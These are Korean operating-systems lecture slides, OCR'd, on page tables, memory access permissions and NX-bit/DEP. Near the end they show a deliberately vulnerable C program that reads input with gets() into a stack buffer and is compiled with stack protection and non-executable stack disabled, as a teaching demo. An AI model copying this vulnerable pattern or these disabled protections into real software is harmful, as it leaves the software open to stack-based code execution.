
## 만들어지는 과정 (3)

- ▶ 프로세스가 페이지 1024가 적재될 때 (i.e., 테이블 크기 초과)  
→ 페이지 테이블2 추가 생성 → 디렉토리에 항목 추가됨



## 만들어지는 과정 (4)

- 스택영역에 한 페이지가 추가되면 → 페이지 테이블 추가 생성 → 디렉토리 추가.
- 이상의 예제에서, 테이블 총 크기: 디렉토리(4KB) + 3개의 테이블(12KB) = 16KB




# 2-level page table의 크기

---

- ▶ 2-레벨 페이지 테이블의 최대 메모리 소모량
  - 페이지 딕렉터리 1개 + 최대 1024개의 페이지 테이블
  - $= 4KB + 1024 \times 4KB = 4KB + 4MB$
  - 하지만, 일반적으로 프로세스는 1024개의 페이지 테이블을 모두 사용하지 않음
- ▶ 사례 1 – 프로세스가 1000개의 페이지로 구성
  - 1000개의 페이지는 1개의 페이지 테이블에 의해 매핑 가능
  - 메모리 소모량
    - 1개의 페이지 딕렉터리와 1개와 1개의 페이지 테이블
    - $= 4KB + 4KB = 8KB$
- ▶ 사례 2 – 프로세스가 400MB 크기인 경우
  - 프로세스의 페이지 개수  $= 400MB / 4KB = 100 \times 1024$  개
    - 100개의 페이지 테이블 필요
    - 메모리 소모량
      - 1개의 페이지 딕렉터리와 100개의 페이지 테이블
      - $= 4KB + 100 \times 4KB = 404KB$
  - 기존 페이지 테이블의 경우 프로세스 크기에 관계없이 프로세스 당 4MB가 소모
  - 2-레벨 페이지 테이블의 경우 페이지 테이블로 인한 메모리 소모를 확연히 줄일 수 있다.

# 해시 페이지 테이블 Hashed Page Table

- ▶ 여기까지 배운 내용들은 64비트 환경에서 사용하기는 어려워요!
  - 64비트 주소 공간의 크기 = 16 엑사바이트... → 테이블 항목의 수가...?
  - 페이지 크기가 8KB 라면,  $2^{64} / 2^{16} = 281,474,976,710,656\ldots$
  - 테이블 자체의 크기가 어마어마함. 검색도 어마어마하게 오래 걸림.
- ▶ 주소 공간이 32bit보다 크면 해시 값이 페이지 번호가 되는 해시형 페이지 테이블을 많이 사용.
  - Page 테이블의 인덱스 p를 hash function의 입력값으로 넣어 나온 결과값으로 hash table을 검사하여 해당하는 Physical Memory를 검색
    - 같은 hash 결과값에 대해서는 리스트를 이용하여 하나의 hash table 위치에 연결



# 메모리 접근 권한

---

# 메모리 접근 권한

- ▶ 메모리의 특정 번지에 저장된 데이터를 사용할 수 있는 권한
  - 읽기(read), 쓰기(write), 실행(execute) 권한이 있음

표 8-2 메모리 접근 권한

구분	읽기	쓰기	실행	비고
모드 0	×	×	×	접근 불가
모드 1	×	×	○	실행만 가능
모드 2	×	○	×	실제로 사용하지 않음
모드 3	×	○	○	실제로 사용하지 않음
모드 4	○	×	×	읽기 전용
모드 5	○	×	○	읽고 실행 가능
모드 6	○	○	×	읽고 쓰기 가능
모드 7	○	○	○	제한 없음

# 프로세스의 영역별 메모리 접근 권한

## ▶ 코드 영역

- 자기 자신을 수정하는 프로그램은 없기 때문에 읽기 및 실행 권한을 가짐

## ▶ 데이터 영역

- 데이터는 크게 읽거나 쓸 수 있는 데이터와 읽기만 가능한 데이터로 나눌 수 있음
- (일반적인 변수는 읽거나 쓸 수 있으므로 읽기 및 쓰기 권한을 가지고 상수로 선언한 변수는 읽기 권한만 가짐)





그림 8-20 프로세스 영역별 메모리 접근 권한

# 메모리 접근 권한까지 고려한 페이지 테이블

- ▶ 페이지마다 접근 권한이 다르기 때문에 페이지 테이블의 모든 행에는 메모리 접근 권한과 관련된 권한 비트 추가


- 메모리 관리자는 주소 변환이 이루어질 때마다 페이지 테이블의 권한 비트를 이용하여 유용한 접근인지 아닌지 확인

- ▶ 단점:
  - 페이지 테이블이 커진다!
  - 어떻게 줄일 수 있을까?



# Solution: Segmentation-paging hybrid approach

- ▶ ↗



# 세그먼테이션-페이지 훈용 기법에서 동적 주소 변환 과정




그림 8-23 세그먼테이션-페이지 훈용 기법

# In-the-wild: NX-bit, a.k.a., DEP in Windows

---

## ▶ NX-Bit ( Never eXecute Bit , 실행 방지 비트 )

- 프로세스 명령어나 코드 또는 데이터 저장을 위한 메모리 영역을 따로 분리하는 CPU의 기술
- NX특성으로 지정된 모든 메모리 구역은 데이터 저장을 위해서만 사용되며, 프로세스 명령어가 그 곳에 상주하지 않음으로써 실행되지 않도록 만듦.

## ▶ DEP ( Data Execution Prevention )

- 마이크로소프트 윈도우 운영 체제에 포함된 보안 기능
- 악의적인 코드가 실행되는 것을 방지하기 위해 메모리를 추가로 확인하는 하드웨어 및 소프트웨어 기술.
  - 하드웨어 DEP: 메모리에 명시적으로 실행 코드가 포함되어 있는 경우를 제외하고 프로세스의 모든 메모리 위치에서 실행할 수 없도록 표시. 대부분의 최신 프로세스는 하드웨어 적용 DEP를 지원함
  - 소프트웨어 DEP: CPU가 하드웨어 DEP를 지원하지 않을 경우 사용

## ▶ Heap, Stack 영역에 Shellcode를 저장해서 실행하기 위해서는 해당 영역에 실행권한이 필요

- DEP가 적용되지 않았을 경우에는 쉘코드가 실행이 됨
- DEP가 적용된 경우에는 실행권한이 없으므로 쉘코드가 실행되지 않음.
  - 프로그램에서 해당 동작에 대한 예외처리 후 프로세스가 종료 됩니다.

# DEP example

```
$ gcc -z execstack -fno-stack-protector -o dep-disabled.exe dep.c  
$ gcc -fno-stack-protector -o dep-enabled.exe dep.c
```

```
#include <stdio.h>  
#include <string.h>  
  
int main(){  
    char buf[128];  
  
    printf("I have a vulnerability on a stack! ( buf = %p ) \n", buf);  
    printf("Please enter any strings: ");  
    gets(buf);  
}
```

```
machine:~/os_dep$ gcc -z execstack -fno-stack-protector -o dep-disabled.exe dep.c  
machine:~/os_dep$ gcc -fno-stack-protector -o dep-enabled.exe dep.c  
machine:~/os_dep$  
machine:~/os_dep$ ls -al  
  
dmin 4096 5월 17 03:16 .  
dmin 4096 5월 17 03:15 ..  
dmin 197 5월 17 03:13 dep.c  
dmin 16000 5월 17 03:16 dep-disabled.exe  
dmin 16000 5월 17 03:16 dep-enabled.exe
```

# Check the memory map; w/o dep

```
srcadmin@srcadmin-virtual-machine:~/os_dep$ ./dep-disabled.exe
I have a vulnerability on a stack! buf = 0x7fffffff1f0 )
Please enter any strings: █
```

```
srcadmin@srcadmin-virtual-machine:~$ ps -ea | grep dep
 53200 pts/0    00:00:00 dep-disabled.ex
srcadmin@srcadmin-virtual-machine:~$ cat /proc/53200/maps
55555554000-555555555000 r--p 00000000 fd:00 539696          /home/src
55555555000-555555556000 r-xp 00001000 fd:00 539696          /home/src
55555556000-555555557000 r--p 00002000 fd:00 539696          /home/src
55555557000-555555558000 r--p 00002000 fd:00 539696          /home/src
55555558000-555555559000 rw-p 00003000 fd:00 539696          /home/src
55555559000-555555557a000 rw-p 00000000 00:00 0              [heap]
7ffff7c00000-7ffff7c28000 r--p 00000000 fd:00 3152146         /usr/lib/
7ffff7c28000-7ffff7dbd000 r-xp 00028000 fd:00 3152146         /usr/lib/
7ffff7dbd000-7ffff7e15000 r--p 001bd000 fd:00 3152146         /usr/lib/
7ffff7e15000-7ffff7e19000 r--p 00214000 fd:00 3152146         /usr/lib/
7ffff7e19000-7ffff7e1b000 rw-p 00218000 fd:00 3152146         /usr/lib/
7ffff7e1b000-7ffff7e28000 rw-p 00000000 00:00 0
7ffff7fa9000-7ffff7fac000 rw-p 00000000 00:00 0
7ffff7fb000-7ffff7fdb000 rw-p 00000000 00:00 0
7ffff7fdb000-7ffff7fc1000 r--p 00000000 00:00 0              [vvar]
7ffff7fc1000-7ffff7fc3000 r-xp 00000000 00:00 0              [vdso]
7ffff7fc3000-7ffff7fc5000 r--p 00000000 fd:00 3151809         /usr/lib/
7ffff7fc5000-7ffff7fef000 r-xp 00002000 fd:00 3151809         /usr/lib/
7ffff7fef000-7ffff7ffa000 r--p 0002c000 fd:00 3151809         /usr/lib/
7ffff7ffb000-7ffff7ffd000 r--p 00037000 fd:00 3151809         /usr/lib/
7ffff7ffd000-7ffff7fff000 rw-p 00039000 fd:00 3151809         /usr/lib/
7ffffffde000-7fffffff000 rwxp 00000000 00:00 0              [stack]
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0          [vsyscall]
srcadmin@srcadmin-virtual-machine:~$ █
```

